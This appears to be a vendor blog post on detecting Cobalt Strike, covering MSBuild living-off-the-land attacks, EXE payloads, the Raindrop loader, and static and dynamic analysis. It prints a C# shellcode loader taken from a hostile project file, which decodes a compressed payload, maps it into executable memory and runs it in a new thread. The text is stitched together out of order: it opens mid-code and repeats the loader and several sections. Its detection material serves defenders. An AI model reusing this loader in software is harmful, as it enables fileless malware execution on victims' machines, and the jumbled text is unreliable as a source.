jbB5on2Lc3mg+aLxpG66p103poPbVFtSW1ZbU8rZe2GrvXYq0ctWNdrb82iD2CKG20thXaW7HaBG2qNl3bVztQO0Q7QjtGO0E7BUTM0a7QRuta6Ri+C5unqNQrS2a5rgvrgbz4//WQ+
byte[] ShellCode_gzip = Convert.FromBase64String(ShellCode_B64);
byte[] ShellCode_c = Decompress(ShellCode_gzip);
shellcodeProcessHandle = exec_shellcode(ShellCode_c);
WaitForSingleObject(shellcodeProcessHandle, 0xFFFFFFFF);
return true;
}

static string Decrypt(byte[] cipherText, byte[] Key, byte[] IV) {
string plaintext = null;
using(AesManaged aes = new AesManaged()) {
ICryptoTransform decryptor = aes.CreateDecryptor(Key, IV);
using(MemoryStream ms = new MemoryStream(cipherText)) {
    using(CryptoStream cs = new CryptoStream(ms, decryptor, CryptoStreamMode.Read)) {
      using(StreamReader reader = new StreamReader(cs))
      plaintext = reader.ReadToEnd();
    }
  }
}
return plaintext;
}

static byte[] Decompress(byte[] data)
{
using (var compressedStream = new MemoryStream(data))
using (var zipStream = new GZipStream(compressedStream, CompressionMode.Decompress))
using (var resultStream = new MemoryStream())
{
  zipStream.CopyTo(resultStream);
  return resultStream.ToArray();
}
}

private static IntPtr exec_shellcode(byte[] shellcode)
{
UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0;
IntPtr pinfo = IntPtr.Zero;
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
return hThread;
}
```

Project file code

As shown above, the project file has an encoded and compressed payload. This payload is decrypted, decompressed, and then copied into memory. The shellcode is then executed in a new thread.

How to Detect?

An endpoint with a system injected with Cobalt Strike via MSBuild is shown below. Note the process tree at the bottom indicating the “fileless code.”




Intezer Analyze endpoint scan of a Cobalt Strike-infected system via LotL technique

How to Detect Executables (EXE) Files

There is an acronym in the United States Armed Forces called “KISS.” KISS stands for “Keep it simple, stupid!” Sometimes simple is better, and another way for Cobalt Strike to be deployed is in a simple Windows EXE form. This requires either social engineering tactics to get the target to execute the malware or another program/script to execute the file. This process involves creation of a thread that sets up a named pipe for privilege escalation. Once the shellcode is written to the named pipe, it is decrypted and executed in a separate thread.

An example of one of these payloads is shown in the analysis below. Notice how the Cobalt Strike code is only shown when it is executed and found in-memory.



Cobalt Strike found via memory analysis

How can Cobalt Strike be detected and remediated?

Due to the many ways Cobalt Strike is deployed, detection can be hard. The use of shellcode, encoding, compression, obfuscated strings, process injection, hashing algorithms, domain fronting, different communication channels, and dynamically loaded libraries all give malware and network defenses a run for their money.

Static Analysis

Static analysis involves examining the file using various techniques without actually having to execute the file itself. Static analysis can involve hashing the file and finding intel on it, taking a look at the strings to see if there are functionality or network indicators, or checking imports and running signatures such as YARA for the file. Although useful, static analysis on its own is probably not sufficient to detect Cobalt Strike.

Using hash-based identification of Cobalt Strike is insufficient, since each payload will be encrypted with different keys and each configuration will uniquely change the hash value. It is trivial to generate a new payload for each new target.

Checking strings may be insufficient also. Strings for pipe names are dynamically generated and incorporate random numbers, meaning they can change every time the malware is executed. Encrypted payloads will also obfuscate useful strings from static analysis.

API Hashing algorithms employed by Cobalt Strike hide imports from static analysis techniques. Signature-based detection is great for detecting malware, but due to the versatility of Cobalt Strike's deployment using multiple stages and encrypted/obfuscated payloads, an analyst may only be able to detect that a file is going to load and execute a payload in-memory. Without dynamic analysis, they won't be able to detect exactly what that payload will be.


Dynamic Analysis

Dynamic analysis is the process of executing the suspect file in order to analyze its behavior and how it affects the environment it runs in. Dynamic analysis can open up new areas to explore as one can follow the malware through each stage of its deployment and functionality. Dynamic analysis can get the malware to unpack, decode, or download additional stages. These new stages are then subject to further dynamic analysis as well as the previously mentioned static analysis techniques.

Dynamic analysis does not have many limitations, although some malware includes functionality to detect if it is being observed or running inside a sandboxed environment. There is also the possibility that during dynamic analysis, areas of malicious code may not be intentionally executed, and thus not detected in the behavior. The best way to detect malicious code is via genetic code analysis which is done automatically for you in Intezer Analyze.


Combination of Several Techniques

The best way to detect Cobalt Strike code is through a combination of dynamic, static, and genetic analysis. Let's take a suspicious looking document from an unknown entity as an example. Before opening the document, we submit it to Intezer Analyze and get the verdict, as shown below.



Intezer Analyze result showing in-memory Cobalt Strike code


The document drops and executes Cobalt Strike in the memory space of “rundll32.exe.” Signatures are leveraged to show capabilities and file characteristics. Under the “TTPs” tab the user can see the techniques/capabilities employed by the malicious document.



TTPs section showing capabilities detected during execution


The document displays interesting techniques such as macros with auto-execution, network activity with a unique user agent, office process starting martian subprocess, and process injection. You can also dive deeper into capabilities specific to the injected Cobalt Strike process.

The “IoCs” tab in Intezer Analyze shows indicators that can help you pivot and search in your environment during investigations to map out the scope of an attack. IoCs provide you with file hashes and network indicators such as URLs, and IP addresses being contacted through irregular ports.



IoCs tab showing file and network indicators

The “Behavior” tab shows a more in-depth analysis of the file’s behavior, where you can see the process tree, network activity, screenshots and file/registry activity.



Behavior tab showing observed behavior during sandbox execution

The Only Abused Pen Testing Tool?

Cobalt Strike is not the only penetration testing or legitimate tool that has been co-opted and abused by threat actors. In the past, tools such as Pafish (Paranoid Fish) have been used by Iranian actors in their tooling for virtual machine (VM) detection. The “Sysinternals” suite has been used extensively by threat actors. Most notably, PsExec has been used in high-profile attacks such as the 2017 NotPetya global ransomware outbreak.


More recently, legitimate and penetration testing tools for the cloud have been used by threat actors. The threat actor TeamTNT has used Weave Scope, a trusted tool which gives the user full access to their cloud environment, and is integrated with Docker, Kubernetes, the Distributed Cloud Operating System (DC/OS), and AWS Elastic Compute Cloud (EC2). The attacker installs this tool in order to map the cloud environment of their victim and execute system commands without needing to deploy malicious code on the server. The same group has also been documented using the penetration testing tool Break Out The Box (BOTB) for cloud and containerized environments.

Get Started for Free

With Intezer Analyze, you can analyze any suspicious files that you encounter, including non-executable files such as Microsoft Office documents, scripts, archives, and more. Stay on top of analyzing and classifying Cobalt Strike and other threats. Get started for free and start with 50 file uploads per month.

The Raindrop variant is built from a modified version of 7-ZIP source code. It uses a different custom packer than TEARDROP, also leveraging steganography to locate the start of the encoded payload. Once the encoded payload has been located, it extracts, decrypts, and decompresses the data to be executed as shellcode.

It can often be difficult to detect if your organization has been the victim of a supply chain attack. It can be especially hard to collect forensic evidence for an attack when it could be mixed in with the code of legitimate and large files. Due to the nature of supply chain attacks, there are often a large number of machines in an organization infected at one time. An action you can take is to run Intezer's live endpoint scanner across all machines in the organization. This will give you immediate visibility over all running code and quickly identify infected machines by detecting any traces of malicious code found in-memory. An example of a machine with Raindrop loading Cobalt Strike is shown in the endpoint scan below.



Intezer Analyze endpoint scan result for Raindrop loading and executing a fileless Cobalt Strike payload

Living off the Land (LotL) Detection

Living off the Land (LotL) is the attack process of using legitimate and signed tools, usually provided within the operating system, to execute malware. This is a powerful tactic as it can result in unauthorized code being executed within the memory space of a trusted process, evading malware defenses by flying under the radar. This type of tactic also makes incident response difficult, since analysts can't just filter out known legitimate processes during triage. All processes must be inspected in order to find that one *needle in the haystack*.

One popular tool used for LotL operations is the Microsoft.NET framework utility called MSBuild. MSBuild is the build platform used for Microsoft and Visual Studio. Visual Studio relies on MSBuild to build projects for testing and releases. Attackers are able to pass MSBuild.exe, a project (.proj) file, to build and execute. The payload, usually shellcode, is injected into another process. This attack is effective for attackers as many sandboxing solutions are not able to handle project files and struggle with fileless malware. This technique was observed by Cisco Talos researchers in 2020 to deploy Cobalt Strike.


```
jbB5on2Lc3mg+aLxpG66p103poPbVFtSW1ZbU8rZe2GrvXYq0ctWNdrb82iD2CKG20thXaW7HaBG2qNl3bVztQO0Q7QjtGO0E7BUTM0a7QRuta6Ri+C5unqNQrS2a5rgvrgbz4//WQ+
byte[] ShellCode_gzip = Convert.FromBase64String(ShellCode_B64);
byte[] ShellCode_c = Decompress(ShellCode_gzip);
shellcodeProcessHandle = exec_shellcode(ShellCode_c);
WaitForSingleObject(shellcodeProcessHandle, 0xFFFFFFFF);
return true;
}

static string Decrypt(byte[] cipherText, byte[] Key, byte[] IV) {
string plaintext = null;
using(AesManaged aes = new AesManaged()) {
ICryptoTransform decryptor = aes.CreateDecryptor(Key, IV);
using(MemoryStream ms = new MemoryStream(cipherText)) {
    using(CryptoStream cs = new CryptoStream(ms, decryptor, CryptoStreamMode.Read)) {
      using(StreamReader reader = new StreamReader(cs))
      plaintext = reader.ReadToEnd();
    }
  }
}
return plaintext;
}

static byte[] Decompress(byte[] data)
{
using (var compressedStream = new MemoryStream(data))
using (var zipStream = new GZipStream(compressedStream, CompressionMode.Decompress))
using (var resultStream = new MemoryStream())
{
  zipStream.CopyTo(resultStream);
  return resultStream.ToArray();
}
}

private static IntPtr exec_shellcode(byte[] shellcode)
{
UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0;
IntPtr pinfo = IntPtr.Zero;
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
return hThread;
}
```

Project file code

As shown above, the project file has an encoded and compressed payload. This payload is decrypted, decompressed, and then copied into memory. The shellcode is then executed in a new thread.

How to Detect?

An endpoint with a system injected with Cobalt Strike via MSBuild is shown below. Note the process tree at the bottom indicating the “fileless code.”




Intezer Analyze endpoint scan of a Cobalt Strike-infected system via LotL technique

How to Detect Executables (EXE) Files

There is an acronym in the United States Armed Forces called “KISS.” KISS stands for “Keep it simple, stupid!” Sometimes simple is better, and another way for Cobalt Strike to be deployed is in a simple Windows EXE form. This requires either social engineering tactics to get the target to execute the malware or another program/script to execute the file. This process involves creation of a thread that sets up a named pipe for privilege escalation. Once the shellcode is written to the named pipe, it is decrypted and executed in a separate thread.

An example of one of these payloads is shown in the analysis below. Notice how the Cobalt Strike code is only shown when it is executed and found in-memory.



Cobalt Strike found via memory analysis

How can Cobalt Strike be detected and remediated?

Due to the many ways Cobalt Strike is deployed, detection can be hard. The use of shellcode, encoding, compression, obfuscated strings, process injection, hashing algorithms, domain fronting, different communication channels, and dynamically loaded libraries all give malware and network defenses a run for their money.

Static Analysis

Static analysis involves examining the file using various techniques without actually having to execute the file itself. Static analysis can involve hashing the file and finding intel on it, taking a look at the strings to see if there are functionality or network indicators, or checking imports and running signatures such as YARA for the file. Although useful, static analysis on its own is probably not sufficient to detect Cobalt Strike.

Using hash-based identification of Cobalt Strike is insufficient, since each payload will be encrypted with different keys and each configuration will uniquely change the hash value. It is trivial to generate a new payload for each new target.

Checking strings may be insufficient also. Strings for pipe names are dynamically generated and incorporate random numbers, meaning they can change every time the malware is executed. Encrypted payloads will also obfuscate useful strings from static analysis.

API Hashing algorithms employed by Cobalt Strike hide imports from static analysis techniques. Signature-based detection is great for detecting malware, but due to the versatility of Cobalt Strike's deployment using multiple stages and encrypted/obfuscated payloads, an analyst may only be able to detect that a file is going to load and execute a payload in-memory. Without dynamic analysis, they won't be able to detect exactly what that payload will be.


Dynamic Analysis

Dynamic analysis is the process of executing the suspect file in order to analyze its behavior and how it affects the environment it runs in. Dynamic analysis can open up new areas to explore as one can follow the malware through each stage of its deployment and functionality. Dynamic analysis can get the malware to unpack, decode, or download additional stages. These new stages are then subject to further dynamic analysis as well as the previously mentioned static analysis techniques.

Dynamic analysis does not have many limitations, although some malware includes functionality to detect if it is being observed or running inside a sandboxed environment. There is also the possibility that during dynamic analysis, areas of malicious code may not be intentionally executed, and thus not detected in the behavior. The best way to detect malicious code is via genetic code analysis which is done automatically for you in Intezer Analyze.


Combination of Several Techniques

The best way to detect Cobalt Strike code is through a combination of dynamic, static, and genetic analysis. Let's take a suspicious looking document from an unknown entity as an example. Before opening the document, we submit it to Intezer Analyze and get the verdict, as shown below.



Intezer Analyze result showing in-memory Cobalt Strike code

